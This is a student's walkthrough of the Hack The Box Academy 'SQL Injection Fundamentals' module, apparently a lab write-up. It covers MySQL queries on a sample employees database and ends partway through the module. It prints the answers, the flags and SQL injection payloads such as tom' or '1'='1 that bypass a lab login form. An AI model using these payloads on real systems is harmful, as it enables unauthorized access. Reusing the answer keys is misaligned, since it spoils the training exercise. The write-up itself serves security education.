SQL Injection Fundamentals:

Link to challenge: https://academy.hackthebox.com/module/33

(log in required)

Class: Tier 0 | Medium | Offensive

Before we begin: throughout the module we will have to authenticate to the mysql server. We will achieve it using the command:

```
mysql -h <target-IP> -u <username> -P <target-port> -
p<password>
```

*notice there is no space between the ‘p’ and ‘<password>’. *

Credentials will be provided by the sections, unless specified otherwise.

This method will be referred as ‘default login’ throughout the module.


MySQL

Intro to MySQL:

Question: Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?


Answer: employees

Method: first – lets default login to the mssql server with the provided credentials ‘root:password’:




```
┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-1099135@htb-mak2gq7ovf]─[~]
└──╼ [★]$ mysql -h 94.237.59.199 -P 37896 -u root -ppassword
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 16
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribut
ion

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

We are presented with the mssql CLI,lets enter in it



```
show databases;
```

to display the databases:



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| employees          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.004 sec)
```

The first database is ‘employees’.


SQL Statements:

Question: What is the department number for the 'Development' department?

Answer: d005

Method: continuing from the previous section – lets use the employees database:


```
use employees;
```



```
MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Now our queries will apply on the employee’s database. Next, we have to look at the tables of the database:

```
show tables;
```




```
MariaDB [employees]> show tables;
+----------------------+
| Tables_in_employees  |
+----------------------+
| current_dept_emp     |
| departments          |
| dept_emp             |
| dept_emp_latest_date |
| dept_manager         |
| employees            |
| salaries             |
| titles               |
+----------------------+
8 rows in set (0.001 sec)
```

We will proceed with the ‘departments’ table.

Lets take a look at its columns:


```
describe departments;
```



```
MariaDB [employees]> describe departments;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| dept_no   | char(4)     | NO   | PRI | NULL    |       |
| dept_name | varchar(40) | NO   | UNI | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
2 rows in set (0.001 sec)
```

We have ‘dept_name’ and ‘dept_no’, we are provided with the ‘dept_name’ ‘Development’, and we need to find the matching ‘dept_no’. For that we will use the query:

```
select dept_no from departments where dept_name =
"Development";
```



```
MariaDB [employees]> select dept_no from departments where dept_name = "Development";
+---------+
| dept_no |
+---------+
| d005    |
+---------+
1 row in set (0.001 sec)
```

Query Results:


Question: What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Answer: Mitchem

Method: continuing from the previous question – we will observe that to the database ‘employees’, there is also a table ‘employees’.

We need to view its columns first:


```
describe employees;
```



```
MariaDB [employees]> describe employees;
+------------+---------------+------+-----+---------+-------+
| Field      | Type          | Null | Key | Default | Extra |
+------------+---------------+------+-----+---------+-------+
| emp_no     | int(11)       | NO   | PRI | NULL    |       |
| birth_date | date          | NO   |     | NULL    |       |
| first_name | varchar(14)   | NO   |     | NULL    |       |
| last_name  | varchar(16)   | NO   |     | NULL    |       |
| gender     | enum('M','F') | NO   |     | NULL    |       |
| hire_date  | date          | NO   |     | NULL    |       |
+------------+---------------+------+-----+---------+-------+
```

Now that we know the columns - the query to find the right employee is:

```
select last_name from employees where first_name like 'Bar%'
and DATE(hire_date) = '1990-01-01';
```



```
MariaDB [employees]> select last_name from employees where first_name like 'Bar%' and DATE(hire_date) = '1990-01-01';
+-----------+
| last_name |
+-----------+
| Mitchem   |
+-----------+
1 row in set (0.002 sec)
```


SQL Operators:

Question: In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Answer: 654

Method: continuing from the previous section - let's check 'titles' columns first:


```
describe titles;
```



```
MariaDB [employees]> describe titles;
+-----------+-------------+------+-----+---------+-------+
| Field     | Type        | Null | Key | Default | Extra |
+-----------+-------------+------+-----+---------+-------+
| emp_no    | int(11)     | NO   | PRI | NULL    |       |
| title     | varchar(50) | NO   | PRI | NULL    |       |
| from_date | date        | NO   | PRI | NULL    |       |
| to_date   | date        | YES  |     | NULL    |       |
+-----------+-------------+------+-----+---------+-------+
4 rows in set (0.005 sec)
```

Now that we know the name of the columns, lets run the query:

```
select COUNT(*) from titles where emp_no > 10000 or title
not like '%engineer%';
```



```
MariaDB [employees]> select COUNT(*) from titles where emp_no > 10000 or title not like '%engineer%';
+----------+
| COUNT(*) |
+----------+
|      654 |
+----------+
1 row in set (0.002 sec)
```

SQL Injections


Subverting Query Logic:

Question: Try to log in as the user 'tom'. What is the flag value shown after you successfully log in?

Answer: 202a1d1a8b195d5e9a57e434cc16000c

Method: lets enter the target machine URL in the browser:

```
http://<target-IP>:<target-port>
```



http://94.237.49.212:45534/


There are several sql injections we can do here:

Method 1: we will use ‘or injection’:

userame:

```
tom' or '1'='1
```


password: <any>



http://94.237.49.212:45534/

Username: tom' or '1'='1

Password: ●●●●●●●●●



Admin panel

Executing query: SELECT * FROM logins WHERE username='tom' or '1'='1' AND password = 'czxczcxz';

Login successful as user: tom

202a1d1a8b195d5e9a57e434cc16000c


Click here to try again

Method 2: we will use comment:

Username:


```
tom' -- '
```

password:<any>:



Username: tom' -- '

Password: ●●●●●●



Admin panel

Executing query: SELECT * FROM logins WHERE username='tom' -- '' AND password = 'dasdas';

Login successful as user: tom

202a1d1a8b195d5e9a57e434cc16000c

Using Comments:

Question: Login as the user with the id 5 to get the flag.


Answer: cdad9ecdf6f14b45ff5c4de32909caec

Method: we will use the query:

Username:

```
<invalid username>') or (id = 5) --
```

password: <any>




Username

tomfdsfsfsfs') or (id = 5) --

Password

●●●●●●●●●



Admin panel

Executing query: SELECT * FROM logins WHERE (username='tomfdsfsfsfs') or (id = 5) -- ' AND id > 1) AND password = 'f4c1ba6698a22fbaf796cb3180a3f0f5';

Login successful as user: superadmin

Here's the flag: cdad9ecdf6f14b45ff5c4de32909caec


Click here to try again.

Union Clause:

Question: Connect to the above MySQL server with the 'mysql' tool, and find the number of records returned when doing a 'Union' of all records in the 'employees' table and all records in the 'departments' table.


Answer: 663

Method: first, lets default login to the targat machine with the credentials ‘root:password’:



```
┌─[eu-academy-2]─[10.10.14.136]─[htb-ac-1099135@htb-qw4ipzpmpb]─[~]
└──╼ [★]$ mysql -h 83.136.255.205 -u root -P 34096 -ppassword
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribut
ion

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```


and we go back to the ‘employees’ database used in previous sections:



```
MariaDB [(none)]> use employees
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Now, we will run the following query:

```
SELECT COUNT(*) FROM (SELECT emp_no AS id, first_name AS
name, last_name AS other_info FROM employees UNION SELECT
dept_no AS id, dept_name AS name, NULL AS other_info FROM
departments) AS combined;
```



```
MariaDB [employees]> SELECT COUNT(*) FROM (SELECT emp_no AS id, first_name AS name, last_name AS other_info FROM employees UNI
ON SELECT dept_no AS id, dept_name AS name, NULL AS other_info FROM departments) AS combined;
+----------+
| COUNT(*) |
+----------+
|      663 |
+----------+
1 row in set (0.003 sec)
```

Union Injection:

